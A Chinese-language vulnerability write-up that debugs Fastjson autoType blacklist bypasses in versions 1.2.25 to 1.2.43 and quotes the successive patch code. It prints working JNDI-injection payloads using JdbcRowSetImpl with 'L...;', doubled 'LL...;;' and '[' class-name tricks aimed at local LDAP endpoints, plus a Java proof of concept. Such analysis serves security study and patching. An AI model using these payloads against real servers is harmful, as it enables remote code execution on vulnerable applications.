
调试分析看到,就是在checkAutoType()函数中未开启autoTypeSupport即默认设置的场景下被黑名单过滤了从而导致抛出异常程序终止的:
默认情况下autoTypeSupport为False,将其设置为True有两种方法:
JVM启动参数:-Dfastjson.parser.autoTypeSupport=true
代码中设置:ParserConfig.getGlobalInstance().setAutoTypeSupport(true);,如果有使用非全局ParserConfig则用另外调用setAutoTypeSupport(true);
AutoType白名单设置方法:
JVM启动参数:-Dfastjson.parser.autoTypeAccept=com.xx.a.,com.yy.
代码中设置:ParserConfig.getGlobalInstance().addAccept(“com.xx.a”);
通过fastjson.properties文件配置。在1.2.25/1.2.26版本支持通过类路径的fastjson.properties文件来配置,配置方式如下:fastjson.parser.autoTypeAccept=com.taobao.pac.client.sdk.dataobject.,com.cainiao.
1.2.25 - 1.2.41漏洞利用 EXP:在 com.sun.rowset.JdbcRowSetImpl 前面加一个 L,结尾加上 ; 绕过
1
2
3
4
5
6
7
8
9
10
import com.alibaba.fastjson.JSON; import com.alibaba.fastjson.parser.ParserConfig; public class SuccessBypassEXP { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String payload = "{\"@type\":\"Lcom.sun.rowset.JdbcRowSetImpl;\",\"dataSourceName\":\"ldap://127.0.0.1:1234/ExportObject\",\"autoCommit\":\"true\" }" ; JSON.parse(payload); } }

开始调试,到com.alibaba.fastjson.parser.ParserConfig#checkAutoType的(this.autoTypeSupport || expectClass != null)。
跟进,它会判断我们 @type 类是否为黑名单那里面的类。这里会循环很久,可以直接跳出来,继续往下走。


执行到 loadClass(),该方法位于 TypeUtils 类中。

有一步语句非常非常关键。如果我们这个类的起始是 L,结尾是 ;,就把这两个家伙给干掉,变成空白,所以这里返回过来的就是 com.sun.rowset.JdbcRowSetImpl 了,然后就绕过了
1.2.25-1.2.42 漏洞利用 exp
1
2
3
4
5
{ "@type" :"LLcom.sun.rowset.JdbcRowSetImpl;;" , "dataSourceName" :"ldap://localhost:1389/Exploit" , "autoCommit" :true }
1.2.42 修复尝试:
1 2 3 4 5 6 7 8 9 10 if (className.startsWith("L" ) && className.endsWith(";" )) { String newClassName = className.substring(1 , className.length() - 1 ); for (String deny : denyList) { if (newClassName.startsWith(deny)) { throw new JSONException ("autoType is not support. " + typeName); } } }
Fastjson 会先行提取 L 和 ;,也就是逻辑不准确,所以我们这里可以直接写两个来绕过。
1.2.25-1.2.43 漏洞利用 exp:
1
2
3
4
5
{ "@type" :"[com.sun.rowset.JdbcRowSetImpl" [{, "dataSourceName" :"ldap://localhost:1389/Exploit" , "autoCommit" :true }
流程:
在checkAutoType()函数中,修改的是直接对类名以”LL”开头的直接报错:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
long BASIC = -3750763034362895579L; // FNV哈希算法的初始基础值 long PRIME = 1099511628211L; // FNV哈希算法的乘数因子 // 计算并检查:类名是否以 L 开头,并以 ; 结尾 if (((BASIC ^ (long)className.charAt(0)) * PRIME ^ (long)className.charAt(className.length() - 1)) * PRIME == 655701488918567152L) { // 如果上一个条件成立,再计算并检查:类名是否以 LL 开头 if (((BASIC ^ (long)className.charAt(0)) * PRIME ^ (long)className.charAt(1)) * PRIME == 655656408941810501L) { // 如果也成立,则抛出异常 throw new JSONException("autoType is not support. " + typeName); } // 1.2.43 修复:检查是否以 LL 开头 if (className.startsWith("LL")) { throw new JSONException("autoType is not support. " + typeName); } // 继续处理 L...; 格式 while (className.startsWith("L") && className.endsWith(";")) { className = className.substring(1, className.length() - 1); } ------------------------------------------ 1. Fastjson 解析 "@type": "[com.sun.rowset.JdbcRowSetImpl"[{ 2. checkAutoType 检查: - 类名 = "[com.sun.rowset.JdbcRowSetImpl" - 黑名单检查:是否以 "com.sun.rowset.JdbcRowSetImpl" 开头? - 结果:不匹配!因为开头是 "[" 不是 "com" 3. 通过黑名单检查 4. TypeUtils.loadClass("[com.sun.rowset.JdbcRowSetImpl") 处理: - 发现以 '[' 开头 - 去掉 '[',得到 "com.sun.rowset.JdbcRowSetImpl" - 递归调用 loadClass("com.sun.rowset.JdbcRowSetImpl") - 成功加载 JdbcRowSetImpl 类 5. 后续反序列化触发 JNDI 注入
开始调试:

在TypeUtils.loadClass()函数中,除了前面看到的判断是否以”L”开头、以”;”结尾的if判断语句外,在其前面还有一个判断是否以”[“开头的if判断语句,是的话就提取其中的类名,并调用Array.newInstance().getClass()来获取并返回类:
解析完返回的类名是”[com.sun.rowset.JdbcRowSetImpl”,通过checkAutoType()函数检测之后,到后面就是读该类进行反序列化了:


